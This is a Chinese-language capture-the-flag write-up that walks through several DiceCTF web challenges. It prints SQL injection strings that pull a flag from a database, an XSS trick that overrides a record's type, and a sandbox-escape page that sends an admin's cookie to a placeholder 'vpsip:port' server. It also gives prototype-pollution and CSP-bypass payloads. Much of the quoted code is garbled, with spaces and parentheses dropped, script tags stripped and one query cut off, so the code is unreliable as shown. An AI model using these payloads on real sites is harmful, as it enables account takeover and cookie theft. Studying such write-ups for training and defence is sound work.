// remake the `users` tabledb.exec( `DROP TABLE IF EXISTS users;`);db.exec( `CREATE TABLE users(id INTEGER PRIMARY KEY AUTOINCREMENT,username TEXT,password TEXT);`);
// add an admin user with a random passworddb.exec( `INSERT INTO users (username, password) VALUES ('admin',' ${crypto.randomBytes(16).toString('hex')}')`);
constexpress = require( 'express');constbodyParser = require( 'body-parser');
constapp = express;
// parse json and serve static filesapp.use(bodyParser.urlencoded({ extended: true}));app.use(express.static( 'static'));
// login routeapp.post( '/login', ( req, res) =>{if(!req.body.username || !req.body.password) {console.log( 'first')returnres.redirect( '/');}
if([req.body.username, req.body.password].some( v=>v.includes( '''))) {console.log( "detected")returnres.redirect( '/');}
// see if user is in databaseconstquery = `SELECT id FROM users WHEREusername = ' ${req.body.username}' ANDpassword = ' ${req.body.password}'`;console.log(query)
letid;try{id = db.prepare(query).get?.id} catch{returnres.redirect( '/');}
// correct loginif(id) returnres.sendFile( 'flag.html', { root: __dirname });
// incorrect loginreturnres.redirect( '/');});
app.listen( 3000,debug= true);console.log( "start!")

很明显在查询语句处存在一个sql注入,只需要传入username=admin’ or ‘1’=’1—%20即可,但问题是中间过滤了单引号。
后来一搜索,发现这道题目的原题是redpwnCTF2020的login,跟原题比较一下,发现原题在开始处判断了username和password是不是string类型,而本题没有,于是考虑到用数组绕过。
username[]=admin 'or '1'='1-- &password= 1
Web Utils
这个网站实现了剪贴板的功能,例如在上面输入一些文字,点击shorten,就会生成对应一个网址的短链接,访问可以看到之前存的文字

本题目也是明确在描述中说明,需要拿到管理员cookie,基于这一点,又我们输入的内容会直接回显到页面上,我想不是直接构造一个xss就ok了嘛,于是写了xss尝试访问

但是什么都没有发生,于是去看源码(注:每道题主办方都提供了源码下载),在页面显示这块,对应的view.html
< html>< head>< async>( async=> {constid = window.location.pathname.split( '/')[ 2];console.log(id)console.log( window.origin)if(! id) window.location = window.origin;constres = awaitfetch( ` ${ window.origin}/api/data/ ${id}`);const{ data, type } = awaitres.json;if(! data || ! type ) window.location = window.origin;if(type === 'link') returnwindow.location = data;if( document.readyState !== "complete")awaitnewPromise( ( r) =>{ window.addEventListener( 'load', r); });document.title = 'Paste';document.querySelector( 'div').textContent = data;}) > head>< body>< divstyle= "font-family: monospace"> div> body> html>
这里的data,就是我们在剪贴板上存的数据。关键在于这里是用textContent来输出的data,搜索一番后发现,这玩意好像是没办法xss的。于是把目光放到另一句
if( type=== 'link') returnwindow.location = data;
因为data就是用户输入的数据,假如构造一个
window.location=java:alert( 1)
就可以实现xss了。所以需要构造一个type为link,且data为java:alert(1)的数据,再访问。
但是看一下createLink路由的代码做了一个正则校验,只能插入http开头的数据
constregex = newRegExp( '^https?://');if(! regex.test(req.body.data))returnrep.code( 200).header( 'Content-Type', 'application/json; charset=utf-8').send({statusCode: 200,error: 'Invalid URL'});
而createPaste路由处没有任何校验,这里的关键是这一句
database.addData({ type: 'paste', ...req.body, uid });//addData函数定义conststatements = {addData: db.prepare( `INSERT INTO data (uid, data, type) VALUES (?, ?, ?);`)}addData: ( { uid, data, type}) =>{statements.addData.run(uid, data, type);},
这里使用了...req.body作为函数的参数
在nodejs中,连续3个点被称spread operator,作用在函数定义中的参数上,有可变参数的效果,允许函数接收不定个数的参数。在函数内部,将spread operator作用的参数当作数组对待。
而且这里的...req.body参数在type参数后面,这里我们通过post传包括type的json格式的参数,在解析的时候,就可以覆盖掉前面的type:'paste',从而实现构造一个link类型的,且内容为java:alert(1)的数据。找到这一点就很容易了,首先post一个请求,创造link类型的xss数据

然后再去访问对应的地址,譬如这里就是http://web-utils.dicec.tf/view/FfJDXjrM


成功,下一步就是改alert(1)为打cookie,vps接收flag了

Build a Panel
首先,在源码server.js开头看到
let innerQuery = ` INSERTINTOflag SELECT'dice{fake_flag}'`;db.run(innerQuery);
再加上下面大量的sql查询,盲猜这个题就是考察sql注入。测试功能后发现,这个网站有create、edit功能,由于下面这段代码的限制,edit的内容只有符合这三种类型才会显示
constavailableWidgets = [ 'time', 'weather', 'welcome'];app. get( '/status/:widgetName', (req, res) => {constwidgetName = req. params.widgetName;
if(availableWidgets.includes(widgetName)){if(widgetName == 'time'){res.json({ 'data': 'now :)'});} elseif(widgetName == 'weather'){res.json({ 'data': 'as you can see widgets are not fully functional just yet'});} elseif(widgetName == 'welcome'){res.json({ 'data': 'No additional data here but feel free to add other widgets!'});}} else{res.json({ 'data': 'error! widget was not found'});}});
sql语句接收我们输入的地方有3处
// /panel/widgetsquery = ` SELECTwidgetname, widgetdata FROMwidgets WHEREpanelid = ? `;// /panel/addquery = `ALUES (?, ?, ?) `;
前两处路由都做了预编译,显然无法注入,于是只能考虑第三处
app.get( '/admin/debug/add_widget', async(req, res) => {constcookies = req.cookies;constqueryParams = req.query;if(cookies[ 'token'] && cookies[ 'token'] == secret_token){query = `INSERT INTO widgets (panelid, widgetname, widgetdata) VALUES (' ${queryParams[ 'panelid']}', ' ${queryParams[ 'widgetname']}', ' ${queryParams[ 'widgetdata']}');`;db.run(query, (err) => {if(err){console.log(err);res.send( 'something went wrong');} else{res.send( 'success!');}});} else{res.redirect( '/');}});

这里只能admin才能进行访问,但这个题目同样有一个admin bot,所以我们只要构造好url让admin bot访问添加数据即可。
从源码中已知flag在flag表中,所以我们可以这么注入
?panelid=72a8ca36-fae5-4985-9742-b87b53e30222',( selectflag fromflag), '{"type":"time"}'); -- &widgetname=a&widgetdata=a
注意这里的panelid换成自己对应的panelid,通过上面的注入,相当于得到了下面的sql语句
INSERTINTOwidgets (panelid, widgetname, widgetdata) VALUES( '72a8ca36-fae5-4985-9742-b87b53e30222', ( selectflag fromflag), '{"type":"time"}'); -- ','a','a');
最终用请求的url编码一下就是
https: //build-a-panel.dicec.tf/admin/debug/add_widget?panelid=72a8ca36-fae5-4985-9742-b87b53e30222%27,(select%20*%20from%20flag),%27{"type":"time"}%27);%20--%20&widgetname=a&widgetdata=a


用admin bot发起请求后,在自己的/panel路径下就可以看到flag
Web IDE
题目给了一个js代码编辑和运行页面,首先在源码中,很容易发现
app.post( '/ide/login', ( req, res) =>{const{ user, password } = req.body;switch(user) {case'guest':returnres.cookie( 'token', 'guest', {path: '/ide',sameSite: 'none',secure: true}).redirect( '/ide/');case'admin':if(password === adminPassword)returnres.cookie( 'token', `dice{ ${process.env.FLAG}}`, {path: '/ide',sameSite: 'none',secure: true}).redirect( '/ide/');break;}res.status( 401).end;});
所以思路就是获取到admin的cookie
app.use( '/', ( req, res, next) =>{res.setHeader( 'X-Frame-Options', 'DENY');returnnext;});// sandbox the sandboxapp.use( '/sandbox.html', ( req, res, next) =>{res.setHeader( 'Content-Security-Policy', 'frame-src 'none'');// we have to allow this for obvious reasonsres.removeHeader( 'X-Frame-Options');returnnext;});
通过上面的代码限制,我们只能在sandbox.html这里用iframe
在/ide路由下查看源码,可以看到有一个sanbox.js,代码如下
constsafeEval = ( d) =>(function( data){with( newProxy( window, {get: ( t, p) =>{if(p === 'console') return{ log };if(p === 'eval') returnwindow.eval;returnundefined;}})){eval(data);}}).call( Object.create( null), d);
可以看到有个eval,考虑再利用它进行代码执行。

首先尝试了使用console.log([].constructor.constructor);,发现拿到了function Function { [native code] }

继续尝试console.log([].constructor.constructor('return eval(1+1)'));
但是由于同源策略限制,不可能直接拿到cookie,还得走sandbox.html

解决办法就是,在服务器上构造一个没有sandbox="allow-s"这个属性限制的iframe,代码如下:
< body>< iframesrc= "https://web-ide.dicec.tf/sandbox.html"width= "800"height= "400"> iframe>< >letxss = `console.log(window.location)`,payload = `''.sub.constructor('eval( ${xss})')`,frame = document.querySelector( "iframe");frame.addEventListener( "load", function( e){console.log( "loaded")frame.contentWindow.postMessage(payload, '*');}); > body>
在本机服务器上写了这样一个页面,访问后在控制台成功打印了window.location属性,但是存储着flag的cookie只在/ide路由下可见

所以需要改一下代码执行部分,改成使用window.open打开/ide(此时跟sandbox.html同源),然后把对应cookie打到vps监听端口即可。
< html>< body>< iframesrc= "https://web-ide.dicec.tf/sandbox.html"width= "800"height= "400"> iframe> body>< >letxss = btoa( `eval("const win = window.open('/ide');setTimeout(function{window.location.href='http://vpsip:port/?q='+win.document.cookie},3000)")`);payload = `[].constructor.constructor('eval(atob(' ${xss}'))')`;frame = document.querySelector( "iframe");frame.addEventListener( "load", function( e){console.log( "loaded")frame.contentWindow.postMessage(payload, '*');}); > html>
用admin bot访问服务器对应地址即可
Build a Better Panel
这个题是Build a Panel的升级版,diff了一下,代码只改变了一点,就是设置cookie的sameSite属性为strict
63c63< res.cookie( 'panelId', newPanelId, { maxage: 10800, httponly: true, sameSite: 'lax'});---> res.cookie( 'panelId', newPanelId, { maxage: 10800, httponly: true, sameSite: 'strict'});149c149< res.cookie( 'token', secret_token, { maxage: 10800, httponly: true, sameSite: 'lax'});---> res.cookie( 'token', secret_token, { maxage: 10800, httponly: true, sameSite: 'strict'});
设置cookie的sameSite属性为strict的后,跨站点时,任何情况下都不会发送 Cookie。除此之外,在题目描述中还说明了一个限制:
NOTE: The admin will only visit sites that match the following regex ^https://build-a-better-panel.dicec.tf/create?[0-9a-z-=]+$
也就是admin这次只能访问/create路由了,于是只能找其他方法绕过。
首先注意到custom.js中的这段代码
constmergableTypes = [ 'boolean', 'string', 'number', 'bigint', 'symbol', 'undefined'];constsafeDeepMerge = ( target, source) =>{for( constkey insource) {if(!mergableTypes.includes( typeofsource[key]) && !mergableTypes.includes( typeoftarget[key])){if(key !== '__proto__'){safeDeepMerge(target[key], source[key]);}} else{target[key] = source[key];}}}
循环赋值,并且检查了__proto__关键字,看起来应该有原型链污染,但这里过滤了__proto__这个关键字让我不知道怎么搞了。比赛的时候在这里思路卡死了,后来看到别人说这个poc,简单来说,就是可以通过
Object.prototype. = 'alert(1)'
来实现xss,在我们这个题目里,对应的就是构造
target. constructor.prototype. = 'alert(1)'
于是构造
{"widgetName": "constructor","widgetData": "{"prototype":{"":"alert"}}"}
传给/panel/add接口,然后再去访问/panel,在控制台测试一下

可以看到确实成功实现了Object.prototype. = 'alert(1)',但是并没有弹窗,因为还存在一个CSP的限制
Content-Security-Policy: default-src 'none'; -src 'self'http: //cdn.embedly.com/; style-src 'self' http://cdn.embedly.com/; connect-src 'self' https://www.reddit.com/comments/;
Bypass CSP用到的是iframe的srcdoc属性,
srcdoc 属性是一段HTML代码,这些代码会被渲染到 iframe 中。如果浏览器不支持 srcdoc 属性,则会渲染 src 属性表示的内容。
但是还有一个问题,及时我们设置了iframe的srcdoc属性为java,仍然无法执行,这是因为-src:self限制了我们只能执行同源脚本,
但是我们可以利用link标签绕过,网址的payload跟上一个一样,因为注入点没改。
< linkrel= stylesheethref= "https://build-a-better-panel.dicec.tf/admin/debug/add_widget?panelid=01603e38-9326-4a12-b499-9c1b78d653a6'%2C%20(select%20flag%20from%20flag)%2C%20'1')%3B--&widgetname=1&widgetdata=1"> link>
所以最终步骤是
1.构造payload

console.log(JSON.stringify({widgetName: 'constructor',widgetData: JSON.stringify({prototype: {srcdoc: ``}})}))//{ "widgetName": "constructor", "widgetData": "{"prototype ":{"srcdoc ":" "}}"}
2.在/panel/add通过原型链污染,往srcdoc属性注入link的内容
3.然后再用admin bot去访问对应的地址,注意这里利用/create?debugid=xxx带上自己cookie中的panelId即可
